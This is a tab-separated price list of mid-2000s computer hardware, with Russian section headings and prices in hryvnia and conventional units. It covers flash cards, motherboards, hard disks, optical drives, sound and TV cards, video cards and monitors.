SO-DIMM256Mb PC-133 CL3 16ch WBGA		110	22
Flash - память			
FLASH:COMPACT FLASH Memory Card 64M	63	12	18
Mini Flash USB 128-1024 Mb -от	73	14	18
FLASH:COMPACT FLASH Memory Card 128	79	15	18
FD 128 USB2.0 KINGSTON	96		20
CF/SD/MMC/XD от	121	22	21
FLASH:COMPACT FLASH Memory Card 256	136	26	18
USB Flash Drive 128Mb-1Gb от	138	25	21
USB Flash Disk 128 Mb USB2.0	139	25	13
FD 256 USB2.0 KINGSTON	140		20
FD 256 USB2.0 TWINMOS	146		20
FD 256 USB2.0 TRANSCEND 2	156		20
FD 256 USB2.0 APACER 133x	187		20
USB Flash Disk 256 Mb USB2.0	194	35	13
FLASH:COMPACT FLASH Memory Card 512	231	44	18
USB Flash Disk 512 Mb USB2.0	300	54	13
FD 512 USB2.0 APACER 133x	302		20
FLASH:COMP FLASH Memory Card 1024Mb	377	72	18
USB Flash Disk 1Gb USB2.0 Transcend	505	91	13
USB Flash Disk 2Gb USB2.0 Transcend	855	154	13
Transcend P'N'P USB Flash Drive 1.0		90	2
Transcend USB Fujitsu-Siemens 256 M		30	2
512MB CF card Transcend 45x		46	22
1GB CF card Transcend 45x		73	22
2GB CF card Transcend 45x		146	22
128MB SM Card, 3v, Transcend		24	22
64M DiskOnModule IDE 40pin		24	22
Материнские платы			
ALBATRON,ASRock,Elitegroup,DFI:-от	110	21	18
ASUS,ABIT,SOLTEK,MSI,GIGABYTE:-от	121	23	18
MB AsRock K7VT4A+, Socket A KT400A	200		12
AsRock i845GV P4i45GV V+S+L mATX	206	40	8
ASRock P4I45D+, i845E,FSB800,DDR400	213	41	1
MB AsRock P4I45D+, i845E,FSB800,DDR	216		12
MB AsRock P4I45GV i845GV-533 Socket	222		12
PC-CHIPS M952 v3.0 w/LAN	228		20
MB ASROCK K7S41GX,SIS 741GX+963L	228		12
MB Elitegroup 845GV-M3 v.1.0 Socket	239		12
MB AsRock K7Upgrade-600, VIA KT600	241		12
Elitegroup N2U400-A v1.0 nForce2	242	47	23
Socket A: ECS N2U400-A	242	47	14
ASUS A7V8X-X w/LAN	244		20
Socket 478 Pentium 4 от	248	45	21
GIGABYTE GA-7VT600-RZC	254		20
MB AsRock P4i48 848P 800/DDR400/ATA	269		12
Socket A Athlon от	275	50	21
MB Elitegroup N2U400-A NForce 2	275		12
Albatron KM400APRO KM400A+8237 V+S+	278	54	8
AsRock P4i65GV i865GV V+S+L mATX	283	55	8
MB ASUS P4PE-2X/TE LAN i845PE	308		12
EliteGroup 865PE-A s478 i865PE	319	62	23
ASUS P4P800S-X i848P+S+L+SATA ATX	319	62	8
Socket A: nForce2 400, ASUS A7N8X	319	62	14
MB AsRock P4i65GV i865GV Socket 478	322		12
EPoX EP-8KDA3I nForce3 250, ATX,AGP	324	63	23
GIGABYTE GA-8I848P bulk	326		20
Sock754 ASUS K8V-X VIA K8T800 SATA	333	65	16
s478 FOXCONN i865PE SATA Raid,1394	338	66	16
GIGABYTE GA-7N400	341		20
MB Albatron KX18DSPro,nF2Ultra,400M	341		12
EliteGroup 865PE-A7s775 i865PE	345	67	23
ASUS K8V-X Socket 754 K8T800+S+L	345	67	8
ALBATRON PX865PE PRO V 2,0, SATA	354	68	15
MB Elitegroup i865PE-A v1.2 i865PE	358		12
Epox EP-5PLAI - S775, i848P/ICH5	361	70	23
ASUS A7N8X-X nForce2 400, 400Mhz	361	65	13
EliteGroup PF1Light s478 i865PE+	366	71	23
ASUS K8N Socket 754 nForse3 250 HT+	366	71	8
FOXCONN 865PE-6EKRS , 4x4GB-Dual	374	72	15

Наименование	грн.	у.е.	код
FOXCONN WINFAST NF3250K8AA-RS	380	73	1
Epox i865PE EP-4PDA3I Sound+Lan	386	75	8
Socket754: nForce3, ASUS K8N	386	75	14
ASUS A7N8X nForce2Ultra400, 400Mhz	389	70	13
FOXCONN NF4K8AB-RS nForse 4 PCI	391	76	8
ASUS K8V-X w/LAN	394		20
ASUS A7N8X w/LAN	399		20
FOXCONN WINFAST NF3250K8AA-ERS	400	77	1
MB Abit NF7-S2 nForce2 Ultra400 Skt	400		12
Asus K8N NFORCE 3 250 GB DDR, AGP 8	406	78	1
Socket 775 Pentium 4 от	413	75	21
Socket 754 Athlon 64 от	413	75	21
ASUS K8N w/LAN	414		20
Gigabyte i865PE GA-8IPE1000 ATX	416	80	15
ASUS P4P800-VM i865G V+S+Lan mATX	422	82	8
MB ASUS A7N8X\L NVidia nForce2	425		12
Asus P4P800-X i865PE, AGP8x,FSB 800	447	86	1
ASUS A7N8X-VM nForce2IGP, DualCh	450	81	13
EPoX EP-8RDA3+ PRO nForce2U400/GB	458	89	23
Abit NF8-V nForce3 250Gb, ATX, AGP	464	90	23
EliteGroup 915P-A i915P+ICH6,3_PCi	469	91	23
Socket 478: Intel 865PE,ASUS P4P800	474	92	14
MSI MS-7135(010) K8N Neo3-F nForce4	494	95	1
Gigabyte GA-8I915PL-G Socket 775	536	103	1
ASUS K8V-MX K8M800, Video SATA 6-Ch	544	98	13
ASUS A8V VIA K8T800	561	101	13
MSI RS480M2-IL Socket-939 7093-040	572	110	1
Soc775 i915P ASUS P5GD1SATA	579	113	16
Socket 775: Intel 915P, ASUS P5GD1	582	113	14
Albatron PX915P i915P Socket 775+	592	115	8
MSI K8N Neo4-F S939 (7125-030)	598	115	1
ASUS A8V-Deluxe VIA K8T800Pro	627	113	13
Epox EP-5EGA+ Socket 775, i915G	639	124	23
ASUS P5RD1-V w/LAN	642		20
Socket939: nForce4, ASUS A8N-E	644	125	14
Soc775 i915P ABIT AG8-3rd,1394,SATA	655	128	16
Socket 939 Athlon 64 от	660	120	21
ASUS A8N-E nForce4 Ultra, A64,s939	666	128	1
ASUS P5GD1 w/LAN/RAID	689		20
S939 ASUS A8N-SLI nForce4 SLI, RAID	712	139	16
Gigabyte GA-K8N Ultra-9 Socket 939	754	145	1
Socket939: ASUS A8V E Deluxe VIA	770	148	15
Socket939: ASUS A8V E Deluxe VIA	785	151	15
ASUS A8N-SLI nForce4 SLI, FSB HT	827	159	1
Socket939: nForce4 SLI,ASUS A8N-SLI	900	173	15
ASUS A8N-SLI Deluxe nForce4 SLI,FSB	946	182	1
ABIT GURU AA8XE i925XE,1066MHZ FSB	972	187	1
Soc775 i925XE FOXCONN,1394 RAID	1126	220	16
Socket 775: Intel 915GV+ICH6		92	2
Socket 775: Intel 915P+ICH6R		110	2
Socket A: nForce2 Ultra400 +MCP		63	2
Socket A: nForce2 Ultra400, ASUS A7		90	2
Socket754: nForce3, ASUS K8N , ATX		78	2
Socket A: KT600A + 8237, FOXCONN		49	2
Жесткие диски IDE			
HDD: 40.0g 7200 ATA133 Maxtor	268	52	14
40-400GB Samsung,Maxtor,WD,Seagate	272	52	18
40-80Gb Seagate,WD,Samsung от	276	53	10
WD 40 GB 7200rpm	283	55	8
Samsung 40 GB 7200rpm	283	55	8
HDD 40 Gb SAMSUNG SP0411N	291		20
80Gb Samsung SP0802N	309	60	23
80Gb WDC AC800BB 7200RPM 2Mb	314	61	23
WD 80 GB 7200rpm	314	61	8
HDD 40-120 Gb ATA/100 7200 от	314	57	21
80.0g 7200 ATA133 Maxtor	322	62	15
80GB 7200 ATA100 WD (800JB) 8Mb	328	64	16
80Gb Seagate Barracuda 2Mb 7200.7	330	64	23
WD 80 GB 7200rpm 8MB cashe	335	65	8
Seagate 80 GB 7200rpm	335	65	8
HDD: 80.0g 7200 ATA100 Seagate	335	65	14
80GB 7200 ATA100 Samsung 8Mb	338	66	16
80Gb Seagate SATA 8Mb cache	340	66	23
Samsung 80 GB 7200rpm 8MB cashe	340	66	8
HDD: 80.0g 7200 Serial ATA Seagate	340	66	14
HDD 80 Gb MAXTOR Dmax+9	342		20
HDD 80 Gb SAMSUNG SP0802N	343		20
Seagate 80 GB 7200rpm 8MB cashe	345	67	8
80.0g 7200 Serial ATA Maxtor 8 Mb	348	67	15
80.0g 7200 ATA100 Seagate Baracuda	354	68	15
80.0g 7200 ATA133 Maxtor 8 Mb	354	68	15
ATI RADEON 9600 128Mb 128bit DDR	385	74	1
HDD Seagate 80.0 GB 7200 rpm 2 MB	389		12
HDD 80 Gb SAMSUNG SP0812C SATA	395		20
HDD 80 Gb SAMSUNG SP0812N 8Mb	396		20
HDD WD 80.0 GB 7200 rpm 8 MB Cache	402		12
120GB 7200 ATA100 WD1200JB 8MB	415	81	16
HDD WD 80.0 GB 7200 rpm 8 MB Cache	416		12
120Gb Samsung SP1213N 8Mb cache	417	81	23
120Gb Seagate Barracuda 8Mb 7200.7	427	83	23
WD 120 GB 7200rpm 8MB cashe	433	84	8
120GB 7200 ATA133 Samsung 8Mb	435	85	16
120-200Gb 7200 Seagate, WD, Samsung	437	84	10
Seagate 120 GB 7200rpm 8MB cashe	443	86	8
Samsung 120 GB 7200rpm 8MB cashe	443	86	8
HDD 120 Gb SAMSUNG SP1203N	445		20
HDD 80-400 Gb SATA/150 7200 от	446	81	21
120Gb WDC AC1200JD SATA 8Mb cache	448	87	23
120.0g 7200 ATA133 Maxtor 8M	452	87	15
120Gb Seagate SATA 8Mb cache	453	88	23
120Gb Samsung SATA 8Mb cache	458	89	23
120.0g 7200 ATA133 Samsung 8Mb	458	88	15
WD 120 GB 7200rpm 8MB cashe SATA	464	90	8
Seagate 120 GB 7200rpm 8MB cashe	464	90	8
120.0g 7200 Serial ATA Maxtor 8 Mb	468	90	15
Samsung 120 GB 7200rpm 8MB cashe	469	91	8
Samsung 160 GB 7200rpm	469	91	8
120.0g 7200 Serial ATA WD (1200JD)	478	92	15
160Gb Seagate Barracuda 8Mb 7200.7	479	93	23
Samsung 160 GB 7200rpm 8MB cashe	479	93	8
160GB 7200 ATA133 Samsung 8Mb	481	94	16
WD 160 GB 7200rpm 8MB cashe	484	94	8
Seagate 160 GB 7200rpm 8MB cashe	484	94	8
120.0g 7200 Serial ATA Samsung 8Mb	484	93	15
160Gb Samsung SP1614N 8Mb cache	489	95	23
160.0g 7200 ATA133 Samsung	489	94	15
160.0g 7200 ATA100 WD 8MB	499	96	15
160GB 7200 SATA Samsung 8Mb	502	98	16
160Gb Seagate SATA 8Mb cache	505	98	23
160Gb WDC AC1600JD SATA 8Mb cache	510	99	23
160.0g 7200 ATA133 Samsung 8Mb	515	99	15
160.0g 7200 ATA133 Maxtor 8 Mb	515	99	15
HDD 160.0g 7200 Serial ATA Seagate	520	101	14



Наименование	грн.	у.е.	код
160.0g 7200 Serial ATA Maxtor 8 Mb	525	101	15
HDD Seagate 120 GB 7200 rpm 8 MB	527		12
WD 200 GB 7200rpm 8MB cashe	536	104	8
160.0g 7200 Serial ATA Samsung 8Mb	536	103	15
160.0g 7200 ATA100 WD 8MB SATA	536	103	15
200Gb Seagate Barracuda 8Mb 7200.7	551	107	23
200,0Gb WDC AC2000JB 7200RPM 8Mb	561	109	23
200.0g 7200 ATA133 Maxtor 8 Mb	582	112	15
200GB 7200 SATA II Samsung 8Mb	589	115	16
HDD 160-300 Gb ATA/100 7200 от	589	107	21
WD 200 GB 7200rpm 8MB cashe SATA	592	115	8
200.0g 7200 ATA100 WD 8MB	598	115	15
200Gb WDC AC2000JD SATA 8Mb cache	608	118	23
200.0g 7200 Serial ATA Maxtor 8 Mb	619	119	15
200GB 7200 SATA Seagate 8 Mb	620	121	16
200Gb Seagate SATA 8Mb cache	623	121	23
HDD:200.0g 7200 Serial ATA Seagate	623	121	14
200.0g 7200 Serial ATA WD 8MB	666	128	15
LEADTEK GE FORCE PCX 6600 128 MB	676	130	1
HDD Seagate 200 GB 7200 rpm 8 MB	722		12
250.0g 7200 ATA100 WD 8MB	754	145	15
PROLINK NVIDIA GE FORCE PV PCX6600	806	155	1
250.0g 7200 Serial ATA WD (2500JD)	816	157	15
ATI RADEON 9800PRO 128Mb 256 bit	978	188	1
320 GB 7200 ATA100 WD3200JB 8MB	988	193	16
320.0g 7200 ATA100 WD (3200JB) 8MB	1061	204	15
LEADTEK GE FORCE PCX 6600 GT 128 MB	1066	205	1
LEADTEK GeForce PCX 6600 GT Extreme	1118	215	1
GALAXY GLACIER GE FORCE PCX 6600GT	1160	223	1
CLUB 3D ATI RADEON 9800 Pro 128Mb	1191	229	1
Sapphire Radeon x800 XL 256 DDR3	1950	375	1
HDD: 40.0g 5400 ATA100 Samsung		54	2
HDD: 80.0g 7200 Serial ATA Seagate		67	2
HDD:120.0g 7200 ATA133 Samsung 8Mb		91	2
HDD:160.0g 7200 Serial ATA WD		103	2
HDD:320.0g 7200 ATA100 WD (3200JB)		214	2
HDD:400.0g 7200 Serial ATA Seagate		338	2
HDD:36.7g 10000 Serial ATA WD		135	2
HDD: 80.0g 7200 ATA100 Samsung		62	6
HDD:120.0g 7200 Serial ATA II 8Mb		92	6
HDD:120.0g 7200 Serial ATA Seagate		90	6
HDD:160.0g 7200 Serial ATA Seagate		99	6
HDD:200.0g 7200 Serial ATA Seagate		120	6
HDD: 80.0g 7200 Serial ATA WD (800)		65	6
HDD:120.0g 7200 Serial ATA WD(1200)		88	6
HDD:160.0g 7200 Serial ATA WD(1600)		98	6
HDD:200.0g 7200 Serial ATA WD(2000)		116	6
40.0Gb WD 7200 rpm		57	22
Сменные диски			
40-56x Sony,Samsung,Asus,LG от	63	12	18
CD-R 52x Samsung, Acer, NEC	73	14	10
CD-ROM LG 52x	77	15	8
CD-ROM LG 52x Silver	77	15	8
CD-ROM Asus 52x	82	16	8
CD ROM NEC 52 X Black	82	16	8
CD-ROM 52x LG IDE	83		12
CD-ROM 52x LG CRD-8523B	89		20
CD-ROM 52x LG Silver	89		20
CD-ROM Drive NEC CDR-3002(52-speed)	101	18	24
TEAC,MITSUMI,NEC,LG,SONY,LITE ON,от	121	23	18
CD-RW LG 52*32*52	124	24	8
CD-RW Lite-On 52*32*52	124	24	8
CD-RW LG 52*32*52 Silver	124	24	8
CD-RW BenQ, Samsung, Sony, Nec от	125	24	10
TEAC,MITSUMI,NEC,LG,LITE ON,SONY,от	126	24	18
CD-RW Toshiba 52*32*52	129	25	8
CD-RW NEC 52*32*52 NR-9500A	129	25	8
DVD 16/40 Asus,BenQ,Nec от	130	25	10
CD-RW Lite-On 52*32*52 Black	134	26	8
DVD-ROM LG 16x/52	135		20
CD-RW Samsung 52x32x52	135	26	15
DVD-ROM LG 16x/48x IDE	136		12
CD-RW LG 52x/32x/52x IDE	142		12
CD-RW SONY 52x32x52	151	29	15
CD-RW SONY CRX230E	156		20
CD-RW 52x/32x/52x NEC	161	31	15
DVD+CDRW ,LiteOn,Sony,NEC, от	182	35	10
Combo CD-RW + DVD A-Open	185	36	23
DVD-ROM 16x +CDRW 52x24x52 Samsung	187	36	15
DVD-ROM 16x +CDRW 52x32x52x, LG	192	37	15
Combo CD-RW + DVD SONY	196	38	23
DVD-ROM 16x +CDRW 52x32x52x, SONY	208	40	15
CD-RW + DVD-ROM LG 52x/32x/52x/16x	222		12
TOSHIBA,LITE ON ,TEAC,MITSUMI, от	225	43	18
DVD-ROM 16x +CDRW 52x32x52x, NEC	229	44	15
DVDRW +/- Dual Layer LG	268	52	23
Combo Drive NEC CB-1100A OEM DVD	274	49	24
DVD+/-R/RW BenQ,Nec,LG,Asus,Sony от	281	54	10
DVD+/-RW LG GSA-4163BBB	286		20
DVD+-RW Lite-On 16x 1673S-01C	294	57	8
DVD -RW/+RW , Samsung 40x32x48x +	296	57	15
DVD+-RW Toshiba 16x SD-5372B DL	309	60	8
DVD±RW NEC Dual Layer ND-3520A	312	61	16
DVD±RW NEC ND-3540 OEM	319	62	23
DVD -RW/+RW , SONY, 40x24x40x + 8/8	328	63	15
DVD+/-RW NEC ND-3520	338		20
DVD±RW NEC ND-3520 OEM DVD+R9 16x	386	69	24
DVD±RW NEC ND-3520A, White DUAL 16x	394		12
DVD+/-RW LG GSA-4163BB	403		20
TOSHIBA,LITE ON ,TEAC,MITSUMI,от	419	80	18
CDROM:IDE, 52x, ASUS, Retail		17	2
CD-RW 52x/32x/52x, SONY(CRX230E-10)		28	2
DVD-ROM 16x +CDRW 52x32x52x, SONY		40	2
DVD -RW/+RW , NEC Bulk, Dual Layer		66	2
FDD 3,5", Mitsumi		7	2
DVD -RW/+RW , LG Black Bulk+Soft		55	6
DVD -RW/+RW , NEC Bulk, 48x32x48x +		59	6
FDD 1,44M ext. USB NEC		34	22
FDD 1,44 ext. USB ASUS		42	22
FDD 1,44 ext. USB SONY		43	22
MultiMedia			
Большой выбор акустических систем	16	3	18
16-32bYamaha,Creative,CMedia от	31	6	18
GENIUS SP-G06S	36		20
4U T-008	77		20
F&D SPS-606 2x2.5Вт, дерев. корпус	83	15	13
F&D SPS-608 2x5Вт, дерев. корпус	128	23	13
F&D SPS-611 2x18Вт, дерев. корпус	133	24	13
F&D SPS-818, 2x5Вт+18Вт	133	24	13
F&D SPS-678 2x18Вт дерев. корпус	155	28	13
4U E190 II	155		20
SB CREATIVE7.1 LIVE/AUDIGY2/Value	156	30	10
4U E390	158		20

Наименование	грн.	у.е.	код
F&D SPS-699 2x18Вт дерев. корпус	161	29	13
K-World KW-TV878RF-PRO (MPEG)	180	35	8
AverMedia305P,203P +д/у от	192	37	10
KW-TV883RF-TV/FM+д/у	198	38	10
K-World VS-LTV883RF, w/Nicam	201	39	8
F&D SPS-828, 2x10Вт+18Вт	211	38	13
4U E1100A	215		20
TV COMPRO VM TV FM w/FM	235		20
F&D SPS-866, 2x20Вт, дерев. корпус	255	46	13
CREATIVE SB Audigy 2 Value	278	50	13
TV COMPRO VM For You/Stereo	283		20
F&D SPS-747A, 2x25Вт дерев. корпус	333	60	13
TV TUNER AVerMedia TV Studio 305+FM	335	65	8
AVerTV 305 с Д/У TV Philips 9bit	336	60	24
AVerTVStudio 305 с Д/У TV, FM-radio	381	68	24
CREATIVE SB Audigy 2 ZS 7.1	411	74	13
F&D SPS-757, 2x60Вт, дерев. корпус	488	88	13
4U A100-5.1	545		20
F&D IHOO MT5.1, 5x18Вт+35Вт	549	99	13
F&D IHOO-IR MT5.1, 5x18Вт+	605	109	13
AVerTV BOX9 PAL/SEKAM	666	128	10
PCI, Creative, Live Audigy II ZS		179	2
Aver TV GO 007 + FM с ДУ		53	2
Sven AF-11 Silk Tweeter 2x18 RMS		26	2
Sven AF-21 Silk Tweeter 2x20 RMS		29	2
Видеокарты			
4-128MB:MSI,ATI,Asus,GeForce от	42	8	18
GeForce:II,III,IV от 32-128DDR	152	29	18
64-256 ATI 9250,9550,9600 Sapphire	166	32	10
AOPEN GF MX4000 64 TV	171		20
SVGA 64 MB Axle GeForce 4MX440 DDR	178		12
GIGABYTE GV-N40 64T, GF4 MX-4000,64	211	38	13
GIGABYTE Radeon 9250, 64MB 64bit,TV	228	41	13
ATI Radeon 9250 128M DDR (128Bit)	232	45	14
64-256 GF 5200/5700 Asus,Canyon	234	45	10
AGP, ATI Radeon 9200 128M , 128Bit	239	46	15
GEFORCE-FX 5200 AGP8X / 128MBDDR	242	47	14
GIGABYTE GV-N40 128TE, GF MX4000	244	44	13
AGP, ATI Radeon 9250 128M DDR, 128B	255	49	15
AGP, ATI Radeon 9250 128M , 128Bit	260	50	15
ATI R9200-R9800 от	270	49	21
AGP, ATI Radeon 9250 128M 128 bit	270	52	15
128MB Sapphire Radeon 9250 DDR AGP8	278	54	8
HIS R9250 128 TV	280		20
ATI R X300-X850 от	281	51	21
128 MB Axle GeForce FX5200 DDR TV	283	55	8
SVGA 128 MB Axle GeForce FX5200 DDR	289		12
Nvidia GF FX5200-6800 от	292	53	21
128 MB Palit GeForce FX5500(128bit)	294	57	8
GIGABYTE GV-N52128T-E GF FX-5200	294	53	13
SVGA 128 MB Sapphire Radeon 9250	300		12
AGP, ATI Radeon 9550 256M ,128Bit	322	62	15
AGP, ATI Radeon 9550 128M ,128Bit	328	63	15
Radeon 9550 128M DDR TV-out 128 bit	358	64	7
AGP, ATI Radeon 9550 128M 128bit	359	69	15
AGP, ATI Radeon 9550 128M,128bit	385	74	15
AGP, ATI Radeon 9600PRO, 128M 128 b	385	74	15
HIS RX300LE 128 TV PCIe	425		20
SVGA 128 MB Radeon 9550, Connect3D	425		12
128 MB Palit GeForce FX5700VE DDR	427	83	8
128 MB Sapphire Radeon X300 PCI	427	83	8
GIGABYTE GF-6200TC, 256Mb(64)	427	77	13
ATi Radeon 9250 256Mb 128bit DDR,8x	442	79	24
AGP,ATI Radeon 9600 128M 128bit	442	85	15
Gigabyte ATI Radeon X600PRO PCIE	464	90	23
Sapphire Radeon 9600, 128Mb DDR, TV	466	84	13
128 MB Power Color Radeon 9600 Pro	479	93	8
Radeon 9600PRO 128M DDR TV-out, DVI	487	87	7
ATI Radeon X600 Pro, 128MB, 128bit	505	98	14
128 MB GigaByte PCI-E GeForce 6200	510	99	8
128/256Mb 9600 DVI VIVO, XT, PRO	520	100	10
PCI-E Sapph Rad X600PRO 128M,128bit	543	106	16
Sapphire Radeon 9600, 256Mb DDR 128	549	99	13
Sapphire Radeon 9600PRO, 128Mb DDR	566	102	13
HIS R9600PRO 128 TV bulk	615		20
128 MB Palit GeForce FX6600 AGP8x	618	120	8
PCI-E GF6600 128MB,128bit Leadtek	660	129	16
3005 ATi Radeon X600Pro 128Mb 128b	683	122	24
GEFORCE-FX 6600 128MbDDR (128bit)	695	135	14
AOPEN GF 6600 128 TV AGP	714		20
GeForce 6200 256Mb 128bit TV&DVI	717	128	24
Gigabyte ATI Radeon X600XT PCIE DDR	726	141	23
Gigabyte ATI Radeon X700 PCIE DDR	767	149	23
ATI Radeon 9600XT w/256MB 128 bit	788	153	14
PCI-E Sapphire Radeon X700PRO 128M	809	158	16
PCI-E Radeon X700 128M,128bit Gigab	824	161	16
HIS RX700PRO 128 TV PCIe	887		20
PCI-E, GEFORCE-PCX 6600 GT 128MB	952	183	15
PCI-E, GEFORCE-PCX 6600 GT 128MB	978	188	15
Gigabyte GeForce 6600GT DDR 128MB	1015	197	23
AGP GF 6600GT 128MB,128bit Leadtek	1050	205	16
HIS R9800PRO 128 TV bulk	1052		20
128MB Sapphire Radeon 9800 PRO AGP8	1082	210	8
GeForce 6600GT 128Mb 256bit GDDR	1193	213	24
HIS RX800 256 TV PCIe	1347		20
Gigabyte GeForce 6800 128Mb DDR 256	1416	275	23
PCI-E, GEFORCE-PCX 6800 256MB DDR	1622	312	15
VGA150210 GeForce 6800 128Mb 256bit	1820	325	24
Gigabyte GeForce 6800 256M DDRIII 256M	2024	393	23
AGP GF 6800GT 256MB,256Bit Gigabyte	2115	413	16
ATi Radeon X800XT 256Mb 256bit DDR	2996	535	24
AGP: GEFORCE-FX 5200 AGP8X DirectX		45	2
AGP: GEFORCE-FX 6600GT AGP8X 128MB		204	2
AGP, ATI Radeon 9200 128M DDR, 128B		45	2
AGP, ATI Radeon 9550 256M DDR, 128B		71	2
PCI-E, ATI Radeon X600 Pro, 128MB		108	2
PCI-E, GEFORCE-PCX 6600 GT 128MB		185	6
Мониторы			
14-22,SONY,SAMSUNG,LG от	503	96	18
17" Samsung 793s TCO99	525	102	23
Samtron 17" 78e	525	102	8
17" Samsung 793 S	541	105	8
17" SAMTRON 78E	570		20
17" Samsung 793dF TCO'99	582	113	23
17" Samsung 793 DF	587	114	8
Samtron 17" 78DF	587	114	8
17" SAMSUNG 793S	591		20
17" LG SW773N	592	113	18
17 " LG FT T730BH, 0.20 mm	597	116	8
17" LG SW773E	597	114	18
17", SAMSUNG 793 S	597	114	18
17", SAMTRON 78E	597	114	18
17'Samtron 78E	598	115	15

Наименование	грн.	у.е.	код
17" Samsung 793MB	608	118	23
Samtron 17" 78BDF	628	122	8
17" Samsung 795dF TCO'99	639	124	23
17" Samsung 795 DF	639	124	8
17' Samsung 793s	640	123	15
17" Samsung 795 DF Grey	654	127	8
17" LG 711B FLATRON	655	125	18
17", SAMTRON 78DF	655	125	18
17" LG Flatron F720B (TCO-99)	659	128	23
17" SAMSUNG 793DF	663		20
17" SAMSUNG 793MB	663		20
17" Samsung 795 MB	664	129	8
17 " LG FT T730PH, 0.20 mm	664	129	8
17", SAMSUNG 793 DF/DFX	665	127	18
17" LG 710BH FLATRON	671	128	18
17", SAMSUNG 793 DF/DFX Silver	671	128	18
17" Samsung 795MB	675	131	23
17" LG Flatron FT T710PH (TCO-99)	675	131	23
17" LG F730BH	676	129	18
17", SAMTRON 78BDF	686	131	18
17", SAMSUNG 793 MB	692	132	18
17" LG 710MH FLATRON MULTIMEDIA	697	133	18
17" SAMSUNG 795DF	709		20
17", SAMSUNG 795 DF/DFX	713	136	18
17"-29" Samsung LG PHILIPS от	715	130	21
17" LG F720B	723	138	18
17" LG F730PH	723	138	18
17", SAMSUNG 795 DF/DFX Silver	723	138	18
17" LG 710PH FLATRON	728	139	18
17" LG F700B	728	139	18
17", SAMSUNG 795 MB	734	140	18
17" LG 710PU FLATRON	739	141	18
17" SAMSUNG 795MB	741		20
17" LG Flatron Ez T730BH	745		20
17" LG Flatron Ez T730PH	788		20
17" Samsung 797 DF	798	155	8
17 " LG Flatron F720P 1600x1200@75	809	157	8
17" LG Flatron F700B	810		20
17" Philips 107P50	829	162	16
17" LG Flatron F720P (1024*768@119)	829	161	23
17" Samsung 797dF TCO'99	855	166	23
17" LG F700P	886	169	18
17" LG F720P	891	170	18
17", SAMSUNG 797 DF	891	170	18
17" SAMSUNG 797DF	896		20
Samtron 19" 98PDF	912	177	8
19" LG SW900B	917	175	18
17", SAMSUNG 757 MB	917	175	18
17" LG Flatron F700P	956		20
19", SAMTRON 98PDF	1001	191	18
19" Samsung 997DF	1045	203	8
19" Samsung 997MB	1056	205	8
19" Philips 109B	1091	213	16
19" LG Flatron F920B (1600*1200@75)	1112	216	23
15" LCD ViewSonic VX510, 25ms	1126	220	16
19" SAMSUNG 997DF	1176		20
19", SAMSUNG 957 MB	1205	230	18
19", SAMSUNG 997 DF	1205	230	18
LCD15" LG 1515S LCD	1205	230	18
19", SAMSUNG 997 MB	1210	231	18
19" LG F910B	1216	232	18
LCD15" LG 1530S LCD	1237	236	18
17"BenQ FP731 1280*1024 25 450:1	1238	238	10
TFT 17" BenQ FP731 25мс Black	1251	243	23
LCD15" LG 1515S LCD	1269	244	15
19" LG F910BU	1273	243	18
15"TFT, SAMSUNG 510N	1273	243	18
LCD15" LG 1520B LCD	1279	244	18
15"TFT, SAMSUNG 510N	1279	244	18
15" LCD ViewSonic VG500, 16ms	1280	250	16
15" MAG HD-572 MM 16мс, 400:1, 250к	1316	235	7
19" LG F920B	1320	252	18
17"Acer AL1714 13ms 350:1,370кд/м2	1326	255	10
17" Samsung 710V TFT (VSSN)	1339	260	8
LCD15" LG 1530B LCD	1341	256	18
15" TFT, SONY SDM-HS53B Black	1347	257	18
TFT 17" BenQ FP737S-D 16мс	1349	262	23
17" LCD ViewSonic VE710b, 16ms	1352	264	16
LCD15" LG 1520B LCD	1352	260	15
17" LCD ViewSonic VA721, 16 ms	1357	265	16
TFT 17" Flatron L1730S	1370	266	23
15"-24" TFT Samsung LG PHILIPS от	1375	250	21
15" 0.297 BenQ FP557s v2 TFT 16мс	1400	250	7
LCD15" LG 1530P LCD	1415	270	18
LCD17" LG 1715S LCD	1415	270	18
17"TFT, SAMTRON 73V	1415	270	18
TFT 17" Samsung 710N	1421	276	23
LCD17" LG 1715S LCD	1425	274	15
15" LG TFT L1530P	1430		20
LCD15" LG 1530B LCD	1430	275	15
LCD17" LG 1730S LCD	1451	279	15
17" ViewSonic VA721 TFT, 16ms	1454	262	13
17" ViewSonic VE710B, TFT, 16ms	1454	262	13
LCD17" LG 1750S LCD	1456	280	15
17"TFT, SAMSUNG 710V	1457	278	18
17"TFT, SAMSUNG 710V	1467	280	18
LCD17" LG 1730SSQT	1478	282	18
TFT 17" BenQ FP71G 12мс	1483	288	23
17" Samsung 710N TFT (ASKS)	1483	288	8
17" LCD ViewSonic VE710s/b, 8ms	1485	290	16
17"TFT, SAMSUNG 710V	1487	286	15
LCD17" LG 1730SBN LCD	1493	285	18
17.1" Philips LCD 170S6FS, 12мс	1495	292	16
17.1" Philips LCD 170S6FB, 12мс	1495	292	16
17"TFT, SAMSUNG 710V silver	1508	290	15
17" ViewSonic VE710S, TFT, 8ms	1510	272	13
17" LG TFT L1730SSN	1518		20
17" 0.264 BenQ FP731 Silver TFT 25м	1551	277	7
LCD17" LG 1750S	1556	297	18
LCD17" LG 1751S	1556	297	18
17" MAG UK-713 16мс, 450:1, 260кд/м	1568	280	7
19" SAMSUNG 959NF	1570		20
17 " LG 1740BSFH TFT	1622	315	8
Все виды TFT мониторов,15"-24" от	1677	320	18
17"TFT, SAMSUNG 710N	1682	321	18
17"TFT, SAMSUNG 710N	1682	321	18
17"TFT, SAMSUNG 710N	1687	322	18
17" LCD ViewSonic VX715, DVI, 16ms	1690	330	16
LCD17" LG 1720B LCD	1703	325	18
LCD17" LG 1720B LCD	1716	330	15
17" Samsung 710T TFT	1736	337	8
17"TFT, SAMSUNG 710N silver	1742	335	15
17"TFT, SAMSUNG 710N	1742	335	15

Наименование	грн.	у.е.	код
17 " LG 1740P TFT	1761	342	8
LCD17" LG 1730B LCD	1761	336	18
17" LG TFT L1730B	1761		20
17 " LG 1730PSU TFT	1766	343	8
LCD17" LG 1740B LCD	1771	338	18
TFT 17" Flatron L1730P	1777	345	23
19" ViewSonic P97F+SB, Mitsubishi	1787	322	13
17"LCD ViewSonic VG712s, 8 ms,DVI	1792	350	16
17"TFT, SAMSUNG 710N	1792	342	18
TFT 17" BenQ FP71E+8мс MM 1280x1024	1813	352	23
17" ViewSonic VX715, TFT, 16ms, DVI	1815	327	13
17.1" Philips LCD 170B5CS, 16mc	1818	355	16
17" TFT, SONY SDM-S73H Grey	1871	357	18
LCD17" LG 1740B LCD	1872	360	15
